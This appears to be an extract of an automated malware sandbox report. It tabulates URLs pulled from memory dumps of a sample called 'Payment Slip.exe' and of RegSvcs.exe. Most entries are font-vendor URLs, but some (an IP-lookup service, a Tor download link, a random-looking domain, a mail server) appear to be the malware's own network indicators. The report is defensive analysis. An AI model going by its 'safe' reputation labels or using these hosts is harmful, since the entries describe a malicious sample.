http://www.galapagosdesign.com/DPlease	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0	Payment Slip.exe, 00000001.00000003.3748 18852.00000000059B1000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375768530.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376169988.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376962351.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.374631146.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376596653.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375095724.00000000059B1000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.377028013.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376909789.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376534760.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375928981.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376730482.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.377226807.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.377358985.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375277074.00000000059B4000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376467969.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376807157.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374683069.000000000 59AF000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.377104955.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.krs-cv	Payment Slip.exe, 00000001.00000003.3704 75864.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.370596798.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/(	Payment Slip.exe, 00000001.00000003.3748 18852.00000000059B1000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375768530.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376169988.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376962351.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376596653.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375095724.000000000 59B1000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.377028013.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376909789.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376534760.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375928981.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376730482.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375277074.000000000 59B4000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376467969.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376807157.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.374683069.00000000059AF000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Payment Slip.exe, 00000001.00000003.3732 95811.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372798910.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00002.430192820.0000000006BA2000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373064835.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372585049.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372513526.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373205981.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372352467.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372448851.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372291562.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372988922.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373465863.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Payment Slip.exe, 00000001.00000002.4250 49862.0000000002961000.00000004.00000800 .00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.como.	Payment Slip.exe, 00000001.00000003.373295811.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372798910.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373064835.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372585049.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372513526.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373205981.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372988922.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373465863.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org%	RegSvcs.exe, 0000000A.00000002.634977340.00000000027F1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.jiyu-kobo.co.jp/es-eO	Payment Slip.exe, 00000001.00000003.374468136.00000000059AC000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comalsd	Payment Slip.exe, 00000001.00000003.381266932.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381156369.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381227299.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381094638.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381422053.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381467642.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381300332.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.microsoft.co6	RegSvcs.exe, 0000000A.00000003.445840024.0000000005CCD000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000003.461371858.0000000005CF3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/	Payment Slip.exe, 00000001.00000003.383166950.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.krw	Payment Slip.exe, 00000001.00000003.370802075.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.370663697.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comsof	Payment Slip.exe, 00000001.00000003.373064835.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373205981.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372988922.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/O	Payment Slip.exe, 00000001.00000003.374818852.00000000059B1000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374631146.00000000059B3000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375095724.00000000059B1000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375277074.00000000059B4000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374683069.00000000059AF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	RegSvcs.exe, 0000000A.00000002.634977340.00000000027F1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.krm	Payment Slip.exe, 00000001.00000003.3705 96798.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/D	Payment Slip.exe, 00000001.00000003.3748 18852.00000000059B1000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375768530.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376169988.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375095724.000000000 59B1000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376534760.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375928981.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375277074.00000000059B4000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376467969.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.374683069.00000000059AF000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.come.com	Payment Slip.exe, 00000001.00000003.3812 66932.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380697612.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380903153.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381156369.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381227299.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381094638.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380650039.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380970664.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381422053.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380504300.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381300332.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380790636.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://https://4fzYgv0VsnfOwxj3KTsx.org	RegSvcs.exe, 0000000A.00000002.634977340 .00000000027F1000.00000004.00000800.0002 0000.00000000.sdmp, RegSvcs.exe, 0000000 A.00000002.636673141.0000000002B61000.00 000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.636591981 .0000000002B4C000.00000004.00000800.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://en.w	Payment Slip.exe, 00000001.00000003.3692 66021.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.369235997.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.369286109.00000000059BA000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	Payment Slip.exe, 00000001.00000003.3708 02075.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.370663697.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.371537770.00000000059B2000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/y	Payment Slip.exe, 00000001.00000003.3748 18852.00000000059B1000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375095724.000000000 59B1000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375277074.00000000059B4000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374683069.000000000 59AF000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comof	Payment Slip.exe, 00000001.00000003.3732 95811.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373205981.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373465863.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.carterandcone.como.4	Payment Slip.exe, 00000001.00000003.3727 98910.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373064835.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372585049.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372513526.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373205981.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372352467.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372448851.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372988922.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	low
http://www.jiyu-kobo.co.jp/Y0/	Payment Slip.exe, 00000001.00000003.3748 18852.00000000059B1000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374631146.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375095724.00000000059B1000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375277074.000000000 59B4000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.374683069.00000000059AF000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/k	Payment Slip.exe, 00000001.00000003.3746 31146.00000000059B3000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://mail.subnet-group.com	RegSvcs.exe, 0000000A.00000002.636625632 .0000000002B52000.00000004.00000800.0002 0000.00000000.sdmp	false		high
http://www.founder.com.cn/cnicr	Payment Slip.exe, 00000001.00000003.3713 57816.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comFk	Payment Slip.exe, 00000001.00000003.3794 81727.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381266932.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379362960.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380260943.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379167828.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379742924.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379538116.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379106889.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380697612.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379899373.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380903153.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.378867231.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381156369.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379285162.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381227299.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381094638.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380650039.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379032096.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380970664.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381422053.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379655535.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn%	Payment Slip.exe, 00000001.00000003.3712 85758.00000000059B4000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.371173544.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.goodfont.co.krde	Payment Slip.exe, 00000001.00000003.3705 96798.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cno.k	Payment Slip.exe, 00000001.00000003.3725 13526.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372352467.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372448851.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372291562.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cnue	Payment Slip.exe, 00000001.00000003.3736 40490.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373295811.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372798910.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373064835.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372585049.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372513526.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373205981.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372352467.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372448851.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372291562.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372988922.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373465863.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designersG	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.carterandcone.comn-u	Payment Slip.exe, 00000001.00000003.3736 40490.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373838060.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373713211.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://github.com	Payment Slip.exe	false		high
http://www.fontbureau.com/designersX	Payment Slip.exe, 00000001.00000003.3795 38116.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379655535.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false		high
http://www.tiro.com	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.371843623.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.goodfont.co.kr	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.com	Payment Slip.exe, 00000001.00000003.3734 65863.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.comE	Payment Slip.exe, 00000001.00000003.3675 20517.0000000005992000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.com(	Payment Slip.exe, 00000001.00000003.3736 40490.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373295811.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372798910.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373064835.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372585049.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372513526.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373713211.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373205981.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372352467.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372448851.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372988922.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373465863.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	low
http://www.galapagosdesign.com/staff/dennis.htm3	Payment Slip.exe, 00000001.00000003.3843 23219.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.383423314.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.383166950.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.383736199.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.384539089.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.383306809.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.383858390.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.384219354.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.384019197.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.383560903.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.com.	Payment Slip.exe, 00000001.00000003.3732 95811.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372798910.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373064835.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373205981.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.372988922.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373465863.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnC	Payment Slip.exe, 00000001.00000003.3712 85758.00000000059B4000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.371173544.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comoituO	Payment Slip.exe, 00000001.00000003.3789 28308.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.comTCJ	Payment Slip.exe, 00000001.00000003.3736 40490.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373713211.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comldom	Payment Slip.exe, 00000001.00000003.3920 02293.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.395061880.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.393674920.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.399655463.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.395710909.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.393427428.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cncr	Payment Slip.exe, 00000001.00000003.3722 91562.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
